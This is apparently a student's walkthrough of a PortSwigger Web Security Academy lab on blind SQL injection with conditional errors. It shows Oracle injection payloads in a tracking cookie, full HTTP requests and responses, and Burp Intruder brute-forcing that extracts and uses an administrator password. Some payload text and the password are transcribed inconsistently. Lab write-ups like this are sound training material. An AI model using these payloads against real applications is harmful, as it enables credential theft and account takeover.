

Lab: Blind SQL injection with conditional errors

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.


The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows. If the SQL query causes an error, then the application returns a custom error message.

The database contains a different table called users, with columns called username and password. You need to exploit the blind SQL injection vulnerability to find out the password of the administrator user.

To solve the lab, log in as the administrator user.

First step is to determine how the application responds to a different payload to determine the error,

Payload - Cookie: TrackingId=ZptFuUP3QDCjVcAj'; just added a single quote at the end and the response is the below.



Payload - Cookie: TrackingId=ZptFuUP3QDCjVcAj ' '; Adding double Single Quote at the end does not cause any error, so the TrackingId Parameter behaves differently from this we can conclude that TrackingId Parameter is vulnerable to SQLi Attacks.

Request

```
1 GET /filter?category=Gifts HTTP/2
2 Host: 0ab4000303b2de5880b5d09400ef002f.web-security-academy.net
3 Cookie: TrackingId=2ptFuUP90DCjVckj' | session=
4 rRuDP2C7HvC2IkUc7kD3TgqyAMvGctZc
5 Sec-Ch-Ua: "Not A(Brand";v="99", "Microsoft Edge";v="121",
6 "Chromium";v="121"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
11 Accept:
12 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer:
18 https://0ab4000303b2de5880b5d09400ef002f.web-security-academy.net/
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
```

Response

Web Security Academy

Blind SQL injection with conditional errors

LAB Not solved

Back to lab home

Back to lab description >>

Home | My account

WE LIKE TO SHOP

Gifts

Refine your search:

All Accessories Clothing, shoes and accessories Corporate gifts Gifts

Toys & Games

Next Step is to determine whether table users exist or not that can be determined by the following payload,

Cookie: TrackingId=dTmolsqTRjB3b4Ck'|| (SELECT " FROM users WHERE ROWNUM=1) ||';

Here ROWNUM is used to retrieve a single row element as selecting more than 1 row will break the concatenation condition.

Request

```
1 GET /filter?category=Gifts HTTP/2
2 Host: 0a5600510473347d812fdea700e3007e.web-security-academy.net
3 Cookie: TrackingId=dTmolsqTRjB3b4Ck'|| (SELECT " FROM users WHERE ROWNUM=1) ||';
4 session=iShhcaWfWPC6yE1cRCARFndJ=IuclT
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not A(Brand";v="99", "Microsoft Edge";v="121", "Chromium";v="121"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
11 Accept:
12 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: https://0a5600510473347d812fdea700e3007e.web-security-academy.net/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
```

Response

Web Security Academy

Blind SQL injection with conditional errors

LAB Not solved

Back to lab home

Back to lab description >>

Home | My account

WE LIKE TO SHOP

Gifts

Refine your search:

All Accessories Clothing, shoes and accessories Gifts Lifestyle

Toys & Games

From the Above Response, the user table exists in the oracle database.

Next, we need to confirm whether username administrator exist in the user table by the following payload,

Cookie: TrackingId=N3zyRrP0kuMJU0PU' || (SELECT CASE WHEN 1=1 THEN TO_CHAR(1/0) ELSE " END FROM users WHERE username='administrator') ||'

Request

```
1 GET /filter?category=Pets HTTP/2
2 Host: 0a2300c904b2b72381d7718f001000ec.web-security-academy.net
3 Cookie: TrackingId=N3zyRrP0kuMJU0PU' || (SELECT CASE WHEN 1=1 THEN TO_CHAR(1/0) ELSE
4 " END FROM users WHERE username='administrator') ||'; session=
5 IoveN0EzKTLUrdlCaaBPVXLCSzGmL
6 Sec-Ch-Ua: "Not A(Brand";v="99", "Microsoft Edge";v="121", "Chromium";v="121"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
11 like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
12 Accept:
13 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
14 png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0a2300c904b2b72381d7718f001000ec.web-security-academy.net/
20 Accept-Encoding: gzip, deflate, br
21 Accept-Language: en-US,en;q=0.9
```

Response

Web Security Academy

Blind SQL injection with conditional errors

LAB Not solved

Back to lab home

Internal Server Error

Internal Server Error

Request

```
1 GET /filter?category=Pets HTTP/2
2 Host: 0a2300c904b2b72381d7718f001000ec.web-security-academy.net
3 Cookie: TrackingId=N3zyRrP0kuMJU0PU' || (SELECT CASE WHEN 1=1 THEN TO_CHAR(1/0)
4 ELSE " END FROM users WHERE username='administrator') ||'; session=
5 IoveN0EzKTLUrdlCaaBPVXLCSzGmL
6 Sec-Ch-Ua: "Not A(Brand";v="99", "Microsoft Edge";v="121", "Chromium";v="121"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
11 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
12 Accept:
13 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
14 age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0a2300c904b2b72381d7718f001000ec.web-security-academy.net/
20 Accept-Encoding: gzip, deflate, br
21 Accept-Language: en-US,en;q=0.9
```

Response

Web Security Academy

Blind SQL injection with conditional errors

LAB Not solved

Back to lab home

Home | My account

WE LIKE TO SHOP

Pets

Refine your search:

All Accessories Clothing, shoes and accessories Food & Drink Pets


Tech gifts

If I enter some random username, it does not show any error from that we can confirm that username administrator exists.


Next, we need to determine the length of the password for the username administrator using the following payload,

Cookie: TrackingId=N3zyRrP0kuMJU0PU' || (SELECT CASE WHEN 1=1 THEN TO_CHAR(1/0) ELSE " END FROM users WHERE username='administrator' AND LENGTH(password)>19) ||';

We have enumerated the length of the password from 0 to 19, Internal Server Error Displayed which states the condition is true.



If we enter number greater than 19, The website doesn't give any error.



Next, we need to determine the characters of the passwords using brute force method in burpsuite Intruder option with Grep matching the Internal Server Error string using the following payload,

Cookie: TrackingId=N3zyRrP0kuMJU0PU|| (SELECT CASE WHEN 1=1 THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator' AND SUBSTR(password,1,1)='d') ||';

And the payload for brute force is,

ⓘ Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payloads can be defined for a single attack type.

Payload set: Payload count: 36

Payload type: Request count: 36

ⓘ Payload settings [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set:

Min length:

Max length:

ⓘ Grep - Match

These settings can be used to flag result items containing specified expressions.

☒ Flag result items with responses matching these expressions:

Match type: ☒ Simple string
☐ Regex

☐ Case sensitive match
☒ Exclude HTTP headers

We can use above grep match or Status code 500 either option is useful.

The Characters of the password is **d7xgdnuc4qmgkvlipd57**

We try to login as administrator with the obtained password,


Login

Username

administrator

Password

d7xgdnuc4qmgkvlpd57




Log in



Blind SQL injection with conditional errors

[Back to lab description >>](#)

LAB Solved 

Congratulations, you solved the lab!

Share your skills!   [Continue learning >>](#)

My Account

Your username is: administrator

Email

Update email